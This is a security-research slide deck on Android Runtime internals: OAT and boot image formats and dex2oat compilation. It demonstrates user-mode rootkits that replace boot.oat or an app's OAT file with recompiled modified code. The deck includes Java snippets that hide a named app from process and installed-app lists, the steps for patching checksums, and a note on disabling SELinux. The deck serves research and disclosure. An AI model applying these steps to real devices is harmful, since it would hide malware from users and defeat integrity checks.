Paul Sabanal

IBM X-Force Advanced Research

Hiding Behind ART

Agenda

Introduction

ART Overview

User Mode Rootkits

Demo

Conclusion

Motivation

- Recent advancements in Android security
  - dm-verity
    - allows Android to verify the integrity of a partition at boot time
    - detect modifications in /system
    - protects devices from rootkits that adds or modifies binaries in the /system partition
    - not yet enabled by default
  - What can an attacker do despite of this?
  - Can we conduct rootkit operations without touching /system?

Approach

- To answer these questions, we turned to ART

- Take advantage of ART's mechanisms to modify framework and app code without touching /system

Agenda

Introduction

ART Overview

User Mode Rootkits

Demo

Conclusion

Background

- Introduced in Android KitKat 4.4 back in October, 2013

- Became the default runtime in Android Lollipop 5.0 in November 2014

Background

- Dalvik
  - Interpreted
  - Dexopt
  - Just-in-time (JIT) compilation

- ART
  - Ahead-of-time (AOT) compilation
  - Dalvik bytecode -> Native code

Background

- Advantages
  - Better performance
  - Better battery life

- Some very minor drawbacks
  - More storage space
  - Longer installation time

When?

- At first boot or system upgrade
  - Creates boot.oat and boot image
  - All installed apps will be compiled
  - May take a while

- Upon app installation/update

Dex2oat

- Dex2oat
  – Ex:


```
/system/bin/dex2oat --zip-fd=6 --zip-location=/system/app/
Chrome/Chrome.apk --oat-fd=7 --oat-location=/data/dalvik-cache/
arm/system@app@Chrome@Chrome.apk@classes.dex --instruction-
set=arm --instruction-set-features=default --runtime-arg -Xms64m
--runtime-arg -Xmx512m --swap-fd=8
```

  – Compiles bytecode in classes.dex into native code
  – Resulting OAT file will be placed in /data/dalvik-cache/<target architecture>
  – When app is run, the code generated in the resulting OAT file is executed instead of the bytecode in the DEX

Compilation

- Compiler backends:
  - Quick
  - Portable
- `“–compile-backend”` option for dex2oat
- Current default is Quick

Quick Backend



- Medium level IR (DEX bytecode)
- Low level IR
- Native code
- Some optimizations at each stage

Portable backend

- Uses LLVM bitcode as its LIR
- Optimizations using LLVM optimizer
- Code generation is done by LLVM backends

Boot.oat

- system@framework@boot.oat
- Contains libs and frameworks in boot class path
  - To be pre-loaded in all apps

```
/system/bin/dex2oat --image=/data/dalvik-cache/arm/system@framework@boot.art --dex-file=/
system/framework/core-libart.jar --dex-file=/system/framework/conscrypt.jar --dex-file=/system/
framework/okhttp.jar --dex-file=/system/framework/core-junit.jar --dex-file=/system/framework/
bouncycastle.jar --dex-file=/system/framework/ext.jar --dex-file=/system/framework/
framework.jar --dex-file=/system/framework/telephony-common.jar --dex-file=/system/framework/
voip-common.jar --dex-file=/system/framework/ims-common.jar --dex-file=/system/framework/mms-
common.jar --dex-file=/system/framework/android.policy.jar --dex-file=/system/framework/apache-
xml.jar --oat-file=/data/dalvik-cache/arm/system@framework@boot.oat --instruction-set=arm --
instruction-set-features=default --base=0x6f019000 --runtime-arg -Xms64m --runtime-arg -Xmx64m
--image-classes-zip=/system/framework/framework.jar --image-classes=preloaded-classes
```

Boot.oat

- /system/framework/core-libart.jar
- /system/framework/conscrypt.jar
- /system/framework/okhttp.jar
- /system/framework/core-junit.jar
- /system/framework/bouncycastle.jar
- /system/framework/ext.jar
- /system/framework/framework.jar
- /system/framework/
  framework.jar:classes2.dex
- /system/framework/telephony-common.jar
- /system/framework/voip-common.jar
- /system/framework/ims-common.jar
- /system/framework/mms-common.jar
- /system/framework/android.policy.jar
- /system/framework/apache-xml.jar

Boot image

- system@framework@boot.art
- Contains pre-initialized classes and objects from the framework
- Contains pointers to methods in boot.oat
- boot.oat and app oat contain pointers to methods in the boot image
- Loaded by zygote along with boot.oat

Layout

```
70070000-709e2000 rw-p 00000000 b3:09 425157     /data/dalvik-cache/arm/system@framework@boot.art
709e2000-7246f000 r--p 00000000 b3:09 425156     /data/dalvik-cache/arm/system@framework@boot.oat
7246f000-739a5000 r-xp 01a8d000 b3:09 425156     /data/dalvik-cache/arm/system@framework@boot.oat
739a5000-739a6000 rw-p 02fc3000 b3:09 425156     /data/dalvik-cache/arm/system@framework@boot.oat
```

ART Image Header

Field	Type	Description
magic	ubyte[4]	Magic value. “art\n”
version	ubyte[4]	Image version
image_begin	uint32	Base address of the image
image_size	uint32	The size of the image
image_bitmap_offset	uint32	Offset to a bitmap
image_bitmap_size	uint32	Size of the image bitmap
oat_checksum	uint32	Checksum of the linked boot.oat file
oat_file_begin	uint32	Address of the linked boot.oat file
oat_data_begin	uint32	Address of the linked boot.oat file’s oatdata
oat_data_end	uint32	End address of the linked boot.oat file’s oatdata
oat_file_end	uint32	End address of the linked boot.oat file
patch_delta	int32	Image relocated address delta
image_roots	uint32	Address of an array of objects
compile_pic	uint32	Indicates if image was compiled with position-independent-code enabled

OAT File

- ELF dynamic object
- .oat/.dex file extension

▼ struct dynamic_symbol_table	
▶ struct Elf32_Sym symtab[0]	[U] <Undefined>
▼ struct Elf32_Sym symtab[1]	oatdata
▶ struct sym_name32_t sym_name	oatdata
Elf32_Addr sym_value	0x00001000
Elf32_Xword sym_size	892928
▶ struct sym_info_t sym_info	STB_GLOBAL | STT_OBJECT
unsigned char sym_other	0
Elf32_Half sym_shndx	4
▶ char sym_data[892928]	
▼ struct Elf32_Sym symtab[2]	oatexec
▶ struct sym_name32_t sym_name	oatexec
Elf32_Addr sym_value	0x000DB000
Elf32_Xword sym_size	605104
▶ struct sym_info_t sym_info	STB_GLOBAL | STT_OBJECT
unsigned char sym_other	0
Elf32_Half sym_shndx	5
▶ char sym_data[605104]	
▼ struct Elf32_Sym symtab[3]	oatlastword
▶ struct sym_name32_t sym_name	oatlastword
Elf32_Addr sym_value	0x0016EBAC
Elf32_Xword sym_size	4
▶ struct sym_info_t sym_info	STB_GLOBAL | STT_OBJECT
unsigned char sym_other	0
Elf32_Half sym_shndx	5
▶ char sym_data[4]	ðGöç

OAT File

- Dynamic symbol tables pointing to OAT data and code
  - oatdata
  - oatexec
  - oatlastword


struct dynamic_symbol_table	
struct Elf32_Sym symtab[0]	[U] <Undefined>
struct Elf32_Sym symtab[1]	oatdata
struct sym_name32_t sym_name	oatdata
Elf32_Addr sym_value	0x00001000
Elf32_Xword sym_size	892928
struct sym_info_t sym_info	STB_GLOBAL | STT_OBJECT
unsigned char sym_other	0
Elf32_Half sym_shndx	4
char sym_data[892928]	
struct Elf32_Sym symtab[2]	oatexec
struct sym_name32_t sym_name	oatexec
Elf32_Addr sym_value	0x000DB000
Elf32_Xword sym_size	605104
struct sym_info_t sym_info	STB_GLOBAL | STT_OBJECT
unsigned char sym_other	0
Elf32_Half sym_shndx	5
char sym_data[605104]	
struct Elf32_Sym symtab[3]	oatlastword
struct sym_name32_t sym_name	oatlastword
Elf32_Addr sym_value	0x0016EBAC
Elf32_Xword sym_size	4
struct sym_info_t sym_info	STB_GLOBAL | STT_OBJECT
unsigned char sym_other	0
Elf32_Half sym_shndx	5
char sym_data[4]	ðGõç

OAT File

- oatdata -> headers, DEX files
- oatexec -> compiled code
- oatlastword -> end marker

▼ struct dynamic_symbol_table	
▶ struct Elf32_Sym symtab[0]	[U] <Undefined>
▼ struct Elf32_Sym symtab[1]	oatdata
▶ struct sym_name32_t sym_name	oatdata
Elf32_Addr sym_value	0x00001000
Elf32_Xword sym_size	892928
▶ struct sym_info_t sym_info	STB_GLOBAL | STT_OBJECT
unsigned char sym_other	0
Elf32_Half sym_shndx	4
▶ char sym_data[892928]	
▼ struct Elf32_Sym symtab[2]	oatexec
▶ struct sym_name32_t sym_name	oatexec
Elf32_Addr sym_value	0x000DB000
Elf32_Xword sym_size	605104
▶ struct sym_info_t sym_info	STB_GLOBAL | STT_OBJECT
unsigned char sym_other	0
Elf32_Half sym_shndx	5
▶ char sym_data[605104]	
▼ struct Elf32_Sym symtab[3]	oatlastword
▶ struct sym_name32_t sym_name	oatlastword
Elf32_Addr sym_value	0x0016EBAC
Elf32_Xword sym_size	4
▶ struct sym_info_t sym_info	STB_GLOBAL | STT_OBJECT
unsigned char sym_other	0
Elf32_Half sym_shndx	5
▶ char sym_data[4]	ðGõç

OAT File



oatdata (.rodata)
oatexec (.text)
OAT Header
OAT DEX File Header [0]
OAT DEX File Header [n]
DEX File [0]
DEX File [n]
OAT Class [0]
OAT Class [0]
OAT Code

OAT Header

Field	Type	Description
magic	ubyte[4]	Magic value. “oat\n”
version	ubyte[4]	OAT version.
adler32_checksum	uint32	Adler-32 checksum of the OAT header
instruction_set	uint32	Instruction set architecture
instruction_set_features	uint32	Bitmask of supported features per architecture
dex_file_count	uint32	Number of DEX files in the OAT
executable_offset	uint32	Offset of executable code section from start of oatdata
interpreter_to_interpreter_bridge_offset	uint32	offset from oatdata start to interpreter_to_interpreter_bridge stub
interpreter_to_compiled_code_bridge_offset	uint32	offset from oatdata start to interpreter_to_compiled_code_bridge stub
jni_dlsym_lookup_offset_	uint32	offset from oatdata start to jni_dlsym_lookup stub
portable_imt_conflict_trampoline_offset	uint32	offset from oatdata start to portable_imt_conflict_trampoline stub
portable_resolution_trampoline_offset	uint32	offset from oatdata start to portable_resolution_trampoline stub
portable_to_interpreter_bridge_offset	uint32	offset from oatdata start to portable_to_interpreter_bridge stub
quick_generic_jni_trampoline_offset	uint32	offset from oatdata start to quick_generic_jni_trampoline stub
quick_imt_conflict_trampoline_offset	uint32	offset from oatdata start to quick_imt_conflict_trampoline stub
quick_resolution_trampoline_offset	uint32	offset from oatdata start to quick_resolution_trampoline stub
quick_to_interpreter_bridge_offset	uint32	offset from oatdata start to quick_to_interpreter_bridge stub
image_patch_delta	int32	The image relocated address delta
image_file_location_oat_checksum	uint32	Adler-32 checksum of boot.oat’s header
image_file_location_oat_data_begin	uint32	The virtual address of boot.oat’s oatdata section
key_value_store_size	uint32	The length of key_value_store
key_value_store	ubyte[key_value_store_size]	A dictionary containing information such as the command line used to generate this oat file, the host arch, etc.

OAT Header

Instruction Set	Value	Description
kNone	0	Unspecified
kArm	1	ARM
kArm64	2	ARM 64-bit
kThumb2	3	Thumb-2
kX86	4	X86
X86_64	5	X64
kMips	6	MIPS
kMips64	7	MIPS 64-bit

OAT Dex File Header

Field	Type	Description
dex_file_location_size	uint32	Length of the original input DEX path
dex_file_location_data	ubyte[*dex_file_location_size*]	Original path of input DEX file
dex_file_location_checksum	uint32	CRC32 checksum of classes.dex
dex_file_pointer	uint32	Offset of embedded input DEX from start of oatdata
classes_offsets	uint32[*DEX.header.class_defs_size*]	List of offsets to OATClassHeaders

- Original DEX file is embedded at offset *dex_file_pointer*
- Size of classes_offsets corresponds to the class_defs_size field of the DEX file's header

OAT Class Header

- Type indicates how much of the methods were compiled (https://source.android.com/devices/tech/dalvik/configure.html)
- If type == kOatSomeCompiled, there will be a bitmap_size and bitmap field
- Each bit in the bitmap represents a method of this class
- A set bit bit means, this method was compiled

Field	Type	Description
status	uint16	State of class during compilation
type	uint16	Type of class
bitmap_size	uint32	Size of compiled methods bitmap (present only when *type* = 1)
bitmap	ubyte[*bitmap_size*]	Compiled methods bitmap (present only when *type* = 1)
methods_offsets	uint32[variable]	List of offsets to the native code for each compiled method

Type	Constant Value	Description
kOatClassAllCompiled	0	All methods in the class are compiled.
kOatClassSomeCompiled	1	Some methods are compiled.
kOatClassNoneCompiled	2	No methods were compiled.

OAT Class Header

- Each method_offset points to the generated native method code.
- Take note that for kThumb2 architecture, code_offset has the least significant bit set.
  - Ex: For method_offset 0x00143061, the actual start of the native code is at offset 0x00143060.

Field	Type	Description
status	uint16	State of class during compilation
type	uint16	Type of class
bitmap_size	uint32	Size of compiled methods bitmap (present only when *type* = 1)
bitmap	ubyte[*bitmap_size*]	Compiled methods bitmap (present only when *type* = 1)
methods_offsets	uint32[variable]	List of offsets to the native code for each compiled method

Type	Constant Value	Description
kOatClassAllCompiled	0	All methods in the class are compiled.
kOatClassSomeCompiled	1	Some methods are compiled.
kOatClassNoneCompiled	2	No methods were compiled.

OAT Quick Method Header

Field	Type	Description
mapping_table_offset	uint32	Offset from the start of the mapping table
vmap_table_offset	uint32	Offset form the start of the vmap table
gc_map_offset	uint32	Offset to the GC map
QuickMethodFrameInfo.frame_size_in_bytes	uint32	Frame size for this method when executed
QuickMethodFrameInfo.core_spill_mask	uint32	Bitmap of spilled machine registers
QuickMethodFrameInfo.fp_spill_mask	uint32	Bitmap of spilled floating point machine registers
code_size	uint32	The size of the generated native code

- Generated for Quick backend compiled code
- Mapping between registers and ip in native code and Dalvik bytecode

Agenda

Introduction

ART Overview

User Mode Rootkits

Demo

Conclusion

Approach

- Use dex2oat to generate OAT files from modified framework or app and replace the originals
- Replace framework code
  – Generate new boot.art and boot.oat and replace the system generated one
- Replace application code
  – Generate new OAT and replace the installed app's OAT
- Requires a root shell

Advantages

- No low level code required
  – Code modifications are done in Java
  – Less problems encountered than dealing with low level kernel stuff
- Less affected by variations in architecture and OS version
  – Same approach works regardless of the arch and OS
- We don’t have to deal with code signing
  – Apps are already installed and verified

Advantages

- Our code runs under the context of the app running it
- Same uid and app permissions
- Example: Settings app
  - system uid
  - Permissions:

android.permission.REBOOT
android.permission.MANAGE_DEVICE_ADMINS
android.permission.MANAGE_USERS
android.permission.WRITE_SECURE_SETTINGS
android.permission.MOUNT_UNMOUNT_FILESYSTEMS
android.permission.ACCESS_NOTIFICATIONS
android.permission.CLEAR_APP_USER_DATA

Persistence

- Our code persists for as long as the OAT file is not replaced

- Our goal is not to maintain root access
  – no writes to /system, remember?
  – We do have the option to re-acquire root access using a system-to-root exploit (when running as system)

Replacing framework code

- Replace framework code with our own
- Use dex2oat to generate a new boot.art and boot.oat that includes our modified JAR
- Replace original boot.oat with our own boot.oat

Replacing framework code

- What we want to do
  - Hide running processes
  - Hide files
  - Hide installed apps
  - and more…

Replacing framework code

– Target methods

What to hide	Class	Method	Source	JAR
Running processes	ActivityManager	getRunningAppProcesses	/frameworks/base/core/java/android/app/ActivityManager.java	framework.jar
Installed apps	ApplicationPackageManager	getInstalledApplications	/frameworks/base/core/java/android/app/ApplicationPackageManager.java	framework.jar
Files	File	filenamesToFiles	/libcore/luni/src/main/java/java/io/File.java	core-libart.jar

Replacing framework code

- Example: Hide running processes
  - ActivityManager.getRunningAppProcesses()
  - Source code can be found in “/frameworks/base/core/java/android/app/ActivityManager.java”
  - Build results in /system/framework.jar

Replacing framework code

```
public List<RunningAppProcessInfo> getRunningAppProcesses() {
    try {
        return ActivityManagerNative.getDefault().getRunningAppProcesses();
    } catch (RemoteException e) {
        return null;
    }
}
```

- Returns a list of RunningAppProcessInfo
- We need to modify the list

Replacing framework code

```
public List<RunningAppProcessInfo> getRunningAppProcesses() {
    try {

        List<RunningAppProcessInfo> procList = ActivityManagerNative.getDefault().getRunningAppProcesses();

        for (Iterator<RunningAppProcessInfo> iter = procList.listIterator(); iter.hasNext();) {
            RunningAppProcessInfo p = iter.next();
            if (p.processName.equals("com.polsab.badapp")) {
                iter.remove();
            }

        }

        return procList;
    } catch (RemoteException e) {
        return null;
    }
}
```

Replacing framework code

- Build the modified code
  - We only use this JAR to get the smali code for the modified method
- Use apktool to decode the resulting JAR
- Locate the generated smali for the method

Replacing framework code

- Step 1: Modify target method
  - Pull the original JAR from the /system partition.
  - Use apktool to decode the JAR and generate smali code.
  - Modify the target method(s).
  - Rebuild the JAR using apktool.

Replacing framework code

- Step 2: Prepare the JAR
  – Rename the JAR such that the resulting path after you have pushed it to the device is the same length with the path of the original JAR in the /system partition .

```
"/system/framework/framework.jar"
"/data/local/tmp/11framework.jar"
```

  – Makes relocating offsets unnecessary.

Replacing framework code

- Step 3: Get checksum of the original classes.dex
  - Get the CRC32 of classes.dex in the original JAR.
  - We will patch this to our OAT later.

Replacing framework code

- Step 4: Prepare to run dex2oat
  - Delete the original boot.oat.
  - Push our modified JAR into the device
  - Retrieve the command line used to generate the original boot.oat.
    - Get this from *key_value_store* in the OAT header

Replacing framework code

- Step 5: Generate our boot.oat
  - Replace all references to our target JAR with the path of our modified JAR:

```
/system/bin/dex2oat --image=/data/dalvik-cache/arm/system@framework@boot.art --dex-
file=/system/framework/core-libart.jar --dex-file=/system/framework/conscrypt.jar
--dex-file=/system/framework/okhttp.jar --dex-file=/system/framework/core-junit.jar
--dex-file=/system/framework/bouncycastle.jar --dex-file=/system/framework/ext.jar
--dex-file=/data/local/tmp/11framework.jar --dex-file=/system/framework/telephony-
common.jar --dex-file=/system/framework/voip-common.jar --dex-file=/system/
framework/ims-common.jar --dex-file=/system/framework/mms-common.jar --dex-file=/
system/framework/android.policy.jar --dex-file=/system/framework/apache-xml.jar --
oat-file=/data/dalvik-cache/arm/system@framework@boot.oat --instruction-set=arm --
instruction-set-features=default --base=0x6f019000 --runtime-arg -Xms64m --runtime-
arg -Xmx64m --image-classes-zip=/data/local/tmp/11framework.jar --image-
classes=preloaded-classes
```

  - Run dex2oat

Replacing framework code

- Step 6: Patch boot.oat DEX path and checksum
  – Once boot.oat is generated, patch the *dex_file_location_data* with the original JAR’s path.
  – Patch the *dex_file_location_checksum,* which is right after the path, with the original classes.dex’s checksum we calculated earlier.

Replacing framework code

- Step 7: Restart Zygote
  – For the changes to take effect, we have to restart Zygote or restart the device.

```
stop zygote
start zygote
```

  – Installed apps will be recompiled

Replacing app code

- Modify specific apps instead of a system framework JAR.

- Affects only a single app, so less intrusive than replacing boot.oat

- Downsides:
  - It only affects apps you specifically target
  - Apps are updated more frequently
    - System apps, not so much

Replacing app code

- Example: Settings.apk
  - Shows running processes and installed apps
  - Original APK is in “/system/priv-app/Settings/Settings.apk”
  - Source code in AOSP’s package/apps/Settings

Replacing app code

- To hide our app from the running processes list
  - Look for calls to ActivityManager.getRunningAppProcesses()
  - Modify the returned RunningAppProcessInfo list.

Replacing app code

- packages/apps/Settings/src/com/android/settings/applications/RunningState.java

```
 List<ActivityManager.RunningAppProcessInfo> processes
               = am.getRunningAppProcesses();

        for (Iterator<ActivityManager.RunningAppProcessInfo> iter = processes.listIterator();
iter.hasNext();) {
            ActivityManager.RunningAppProcessInfo p = iter.next();

            if (p.processName.equals("com.polsab.badapp")) {
                iter.remove();
            }

        }
```

Replacing app code

- To hide our app from installed apps list
  - Look for calls to PackageManager.getInstalledApplications()
  - Modify the returned ApplicationInfo list.

Replacing app code

- packages/apps/Settings/src/com/android/settings/applications/ApplicationState.java

```
mApplications = mPm.getInstalledApplications(mRetrieveFlags);
    if (mApplications == null) {
        mApplications = new ArrayList<ApplicationInfo>();
    }

    for (Iterator<ApplicationInfo> iter = mApplications.listIterator(); iter.hasNext();) {
        ApplicationInfo a = iter.next();

        if (a.processName.equals("com.polsab.badapp")) {
            iter.remove();
        }

    }
```

Replacing app code

- Step 1: Modify target method
  - Pull the original APK from its install location.
  - Use apktool to decode the APK and generate smali code.
  - Modify the target method(s).
  - Rebuild the APK.

Replacing app code

- Step 2: Prepare the APK
  - Rename the APK such that the resulting path after you have pushed it to the device is the same length with the path of the original APK.

```
“/system/priv-app/Settings/Settings.apk”
“/data/local/tmp/111111111Settings.apk”
```

  - Makes relocating offsets unnecessary.

Replacing app code

- Step 3: Get checksum of the original classes.dex
  – Get the CRC32 of classes.dex in the original APK.
  – We will patch this to our OAT later.

Replacing app code

- Step 4: Prepare to run dex2oat
  - Delete the original OAT file.
  - Push our modified APK to the device

Replacing app code

- Step 5: Generate our OAT
  - Run the dex2oat command with the following parameters:
    - --dex-file = <our modified APK's path>
    - --oat-file = <original OAT file's path>
  - Example:

```
dex2oat –dex-file=/data/local/temp/1111111111Settings.apk –oat-file=/data/
dalvik-cache/arm/system@priv-app@Settings@Settings.apk@classes.dex
```

Replacing app code

- Step 6: Patch OAT file's DEX path and checksum
  - Once the OAT file is generated, patch the *dex_file_location_data* with the original APK's path.
  - Patch the *dex_file_location_checksum,* which is right after the path, with the original classes.dex's checksum we calculated earlier.

Replacing app code

- Step 7: Restart the app
  - Stop the app process if it is running.
    - Ex:

```
am force-stop com.android.settings
```

  - The changes will take effect the next time the app is run.

Limitations

- We can’t hide from lower level or non-framework code
- SELinux policies may stop us
  – Not a problem if you can setenforce 0
- You code is bound by the affected app’s permissions

Agenda

Introduction

ART Overview

User Mode Rootkits

Demo

Conclusion

Agenda

Introduction

ART Overview

User Mode Rootkits

Demo

Conclusion

Conclusion

- User mode rootkits are possible through ART
  – You can use these techniques for RE as well

- We can still achieve persistence on the device

- ART is ripe for more security research

Questions?

Thanks for listening!

Paul Sabanal
paul[dot]sabanal[at]ph[dot]ibm[dot]com / pv[dot]sabanal[at]gmail[dot]com
@polsab